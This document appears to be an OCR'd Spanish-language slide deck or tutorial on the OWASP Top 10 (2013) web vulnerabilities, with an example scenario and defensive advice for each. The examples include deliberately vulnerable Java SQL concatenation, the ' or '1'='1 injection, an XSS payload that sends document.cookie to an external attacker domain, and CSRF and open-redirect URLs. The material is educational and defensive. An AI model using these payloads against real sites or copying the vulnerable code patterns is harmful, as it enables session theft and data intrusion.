
SAMM | Framework WorkFlow




OWASP Es un Proyecto abierto de seguridad para implementar en el desarrollo de aplicaciones web (acrónimo en inglés **Open Web Application Security Project**), formada por empresas, organizaciones educativas y particulares de todo el mundo.

- Comunidad de seguridad informática que trabaja para crear artículos, metodologías, documentación, herramientas y tecnologías, las cuales pueden ser usadas gratuitamente.

www.owasp.org





Tipos de Vulnerabilidades | Top 10 Norma OWASP 2013

- Inyección de código [*Sql Injection*]
- Pérdida de Autenticación y Gestión de Sesiones [*Broken Authentication and Session Management*]
- Secuencia de Comandos en Sitios Cruzados [*Cross-Site Scripting (XSS)]*
- Referencia Directa Insegura a Objetos [*Insecure Direct Object References*]
- Configuración Defectuosa de Seguridad [*Security Misconfiguration*]
- Exposición de datos Sensibles [*Sensitive Data Exposure*]
- Funcionalidad Limitada para Niveles de Control de Acceso [*Missing Function Level Access Control*]
- Falsificación de Peticiones en Sitios Cruzados [*Cross-Site Request Forgery (CSRF)*]
- Uso de Componentes vulnerables [*Using Known Vulnerable Components*]
- Redirecciones y reenvíos no validados [*Unvalidated Redirects and Forwards*]

- Escenario #1: Aplicación que realiza una consulta [SQL]:

String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";

- Escenario #2: Aplicación similar a la anterior, en esta pasa parámetros hacia la consulta sobre la url: Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + equest.getParameter("id") + "'");

Al momento de modificar la variable 'id' los cuales son parámetros que están en la url que muestra el browser: **' or '1'='1**.
Por ejemplo: **http://midominio.com/app/accountView?id=' or '1'='1**

Este cambio puede afectar a la consulta o algún procedimiento almacenado que tenga la lógica del negocio a nivel de base de datos, alterando la información almacenada

API de seguridad [“white list”] que valide los siguientes caracteres

' or "	Caracteres – Indicadores String
-- or #	Comentarios tipo single-line
/*…*/	Comentarios tipo multiple-line
+	Conector adicional (por espacio en la url)
||	Conector tipo (double pipe)
%	Atributo de indicador - wildcard
?Param1=foo&Param2=bar	Parámetros en la url
PRINT	Comando Transaccional (non)
@variable	Variable Local
@@variable	Variable Global
waitfor delay '0:0:10'	Opciones de Time-Delay

Escenario: Al momento de hacer reservaciones en una Aerolínea aplicando [URL rewriting], en el manejo de las sesiones [ID´s] en la url:

http://midominio.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?destino=Hawaii

El usuario autenticado del sitio quiere dejar que sus amigos estén enterados acerca de la venta del boleto en el portal en línea, el cual lo envía por e-mail en el enlace anterior sin saber que también está regalando su ID de sesión [Marcado con amarillo]., y probablemente estén referenciados datos de su tarjeta de crédito.

Nota: para que la validación de las contraseñas definidas dentro del sistema [Registro de usuarios] este correcta tomar en cuenta los caracteres [incluyendo mayúsculas, minúsculas, números y otros signos especiales, como +, -, ;, #, $, %, &, (,), /, @, _]

OWASP | Secuencia de Comandos en Sitios Cruzados [Cross-Site Scripting (XSS)]

Escenario: Escenario de ataque La aplicación utiliza datos no confiables en la construcción del siguiente código HTML sin validación en las sentencias de “escape”

(String) page += "<input name='creditcard' type='TEXT‘ value='" + request.getParameter("CC") + "'>";

Al momento de modificar los parámetros de ‘CC’ en el browser puede dejar pasar parámetros que construyan otro sub sitio web con información apócrifa

'><script>document.location= 'http://www.dominioexternoparaAtacar.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.

Permite que el atacante secuestre la sesión de usuario así como también su identidad web.

Para evitar esta eventualidad es necesario la separación de los datos no confiables de contenido activo en el navegador. Validar las variables de [escape] correctamente en el contexto HTML (cuerpo, atributo, JavaScript, CSS, o URL), como lo muestra la siguiente tabla:
Hay que tomar en cuenta la validación de entrada de los datos [white list], en la cual se validan caracteres especiales que no permitan la inserción de código malicioso o información irrelevante para el sistema, validar la longitud, el formato y las reglas de negocio de los datos antes de aceptar la entrada.

Tipo de dato	Contexto	Ejemplo de código
String	HTML Body	Datos no confiables
String	Atributos HTML	<input type="text" name="fname" value="Datos no confiables">
String	Parametros tipo GET	click
String	URL , SRC o HREF atributos no confiables	click <iframe src=" Datos no confiables " />
String	Validaciones CSS	Selección
String	Variables JavaScript	<script>var currentValue=' Datos no confiables ';</script> <script>algunaFunction(' Datos no confiables ');</script>
HTML	HTML Body	HTML no confiable
String	DOM XSS	<script>document.write("Datos no confiables INPUT: " + document.location.hash);<script/>

La aplicación utiliza datos no verificados en una llamada de [SQL] que accede a la información:

String query = "SELECT * FROM accts WHERE account =?"; PreparedStatement pstmt = connection.prepareStatement(query , …); pstmt.setString(1, request.getParameter("acct")); ResultSet results = pstmt.executeQuery( );

Al momento que se modifica el parámetro ‘acct’ que envía por el browser realiza el llamado al objeto no validado y ejecuta la eventualidad.

http://dominioEjemplo.com/app/accountInfo?acct=notmyacct

Escenario # 1: El listado de directorios no está deshabilitado en el servidor de aplicaciones. El atacante descubre que simplemente puede listar directorios para encontrar cualquier archivo. El atacante encuentra y descarga todas las clases Java compiladas, realiza el método de “ingeniería inversa” para obtener todo el código personalizado.

Escenario # 2: El servidor de aplicaciones de producción incluye proyectos de ejemplo que no se eliminan, dichas aplicaciones - proyectos tienen fallos de seguridad, los cuales el atacante pueden utilizar para comprometer la estabilidad y degradar el servicio o colapsar la funcionalidad.

El siguiente seudocódigo muestra una validación simple para atrapar eventualidades y controlar la información que se le presenta al usuario final.

.NET	JAVA

try {
System.out.println(" Argumento ");
out = new PrintWriter(new FileWriter("ArchivodeSalida.txt"));
……
} catch (Exception e) {
System.err.println("Ocurrió un error!”);
 	
} catch (IOException e) {
System.err.println("insertar excepción");
 	
} finally {
 	
if (out != null) {
out.close();
}
}
	public class ___ {
	public static void Main() {
	try {
	StreamReader sr = File.OpenText("ArchivodeSalida.txt.txt");
	Console.WriteLine("Reading line {0}", sr.ReadLine());
	}
	catch(Exception e) {
	Console.WriteLine("Ocurrió un error”);
	logerror(“Tipo de error: “, e);
	}
	}
	}

Escenario # 1: Una aplicación encripta el número de tarjeta de crédito en una base de datos mediante el cifrado automática, sin embargo, esto significa que también descifra los datos de forma automática cuando se recuperan, lo que permite un fallo de inyección SQL para recuperar los números de tarjetas de crédito en parámetros de texto enviados por formularios no validados. El sistema debería haber cifrado el número de tarjeta de crédito a través de una clave pública, y sólo permite las aplicaciones de back-end a descifrar con la clave privada.

Escenario # 2: Un sitio simplemente no utiliza SSL para todas las páginas autenticadas. El atacante sólo supervisa el tráfico de red (como una red inalámbrica abierta), y roba por medio de cookie´s de sesión del usuario. Seguidamente, crea nuevamente [replays (*sobre escribir afectando el flujo de la información*)] esta cookie y secuestra la sesión del usuario, el acceso a los datos privados de los usuarios.

Nota: Tomar en cuenta los algoritmos de criptografía para contraseñas - Password´s [scrypt, bcrypt, PBKDF2 (Password-Based Key Derivation Function 2) asi como también SSL].

Escenario # 1: El atacante simplemente explora las URL de destino [Crawler – Audit (puede ser un software)]. Y detecta que necesitan autenticación, también se requieren derechos de administrador para acceder a la página "admin_getappInfo",

http://midominio.com/app/getappInfo http://midominio.com/app/admin_getappInfo,

Si un usuario no autenticado [dentro de la validación de las funciones que comprenden el flujo del proyecto (cuentas de administración o privilegios de usuarios normales)] puede acceder a cualquiera de las páginas, se declara la vulnerabilidad y el atacantes puede ver la información.


Escenario # 2: Una página web proporciona un parámetro de "acción" para especificar la función que se invoca, y diferentes acciones requieren diferentes roles. Si estas funciones no se cumplen, eso es un defecto.

- Determinar al nivel de interfaz de navegación funciones no autorizadas.
- Depurar dentro del proyecto (aplicación) funciones que no estén en uso.
- Comprobar si algunas funciones necesitan autenticación por parte del servidor de aplicaciones o del cliente (usuario final).
- Identificara parámetros de [Proxy], que impliquen validaciones dentro de las funciones para el control de acceso.
- Identificar sitio de confianza o restringidos para determinar el comportamiento de las funciones en el control de acceso.
- Identificar patrones de autorización dentro de las funciones que comprenden el flujo de trabajo en el proyecto.

Escenario: La aplicación permite al usuario enviar una solicitud cambiante de estado que no incluye nada encriptado. Por ejemplo: http://midominio.com/app/transferFunds?amount=1500 y destinationAccount = 4673243243 Por lo tanto, el atacante construye una solicitud para que se transfiera el dinero de la cuenta de la víctima a la cuenta del atacante y, después incorpore este ataque en una solicitud dentro del llamado de la imagen o de un iframe, almacena en varios sitios bajo el control del atacante:

Si la víctima accede a cualquiera de los sitios del atacante, mientras que ya este autenticado para el sitio midominio.com, estas solicitudes forzadas incluirán automáticamente información de la sesión del usuario, autorizando la solicitud del atacante y permitiendo infringir en el acceso de los datos generando la eventualidad.

Hay que verificar los vínculos y formas que carecen de un “token”, así como también forzar a que el usuario final demuestre que es humano y no un robot de ataque a este concepto se les llama [CAPTCHA - *Completely Automated Public Turing test to tell Computers and Humans Apart* (Prueba de Turing pública y automática para diferenciar máquinas y humanos)]



http://www.google.com/recaptcha

Escenario: Ejecución de componentes públicos en la web sin soporte y control de versiones para identificar riesgos – eventualidades en tiempo d ejecución, alta dependencia de [Plug-in´s], dentro del entorno para el usuario final por ejemplo [Apache CXF autenticación Bypass - Por no proporcionar un testigo de identidad, los atacantes podrían invocar cualquier servicio web con el permiso completo. (Apache CXF es un marco de servicios, que no debe confundirse con el Apache Application Server.)].

Para reducir el punto anterior es pertinente llevar un registro [Software control de versiones], que permita Administrar en tiempo de ejecución los componente utilizados en el proyecto, para determinar la vigencia de uso.,

Evitar usar componentes que no sean de autoría propia o descargados de la web [que no tengan soporte a eventualidades y actualización de versiones, licenciamiento o dependencias de Plug-Ins], dentro del código realizar un control de versiones referente a un mensaje de correo para detectar eventualidades en el flujo del sistema en tiempo de ejecución

Escenario # 1: La aplicación tiene una página llamada "redirect.jsp", que tiene un solo parámetro denominado "url", que redirige a los usuarios a un sitio malicioso que realiza el [phishing – malware].

http://www.midominio.com/redirect.jsp?url=evil.com

Escenario # 2: La aplicación utiliza un [Forward] para redirigir peticiones entre diferentes partes del sitio, algunas páginas utilizan un parámetro para indicar que el usuario debe ser enviada si una transacción tiene éxito. En este caso, puede ser que envía funcionalidades que permitan el más uso de la aplicación en tiempo de ejecución o denegar servicios no autorizados.

http://www.midominio.com/boring.jsp?fwd=admin.jsp

OWASP | Redirecciones y reenvíos no validados [Unvalidated Redirects and Forwards]

Una buena práctica es identificar si en el código del proyecto existe redirecciones a otros servicios – servidores, validar el manejo de expresiones controlada por una bitácora para controlar la (redirecciones - reenvió), controlar los errores http de tipo (códigos 300-307), no implicar parámetros a la referencias de (reenvíos) con la finalidad de controlar los parámetros de acción, usar EASAPI´s para redirecciones seguras [ejemplo sendRedirect ()], evitando el [phishing (suplantación de identidad)]

Tema | Subtema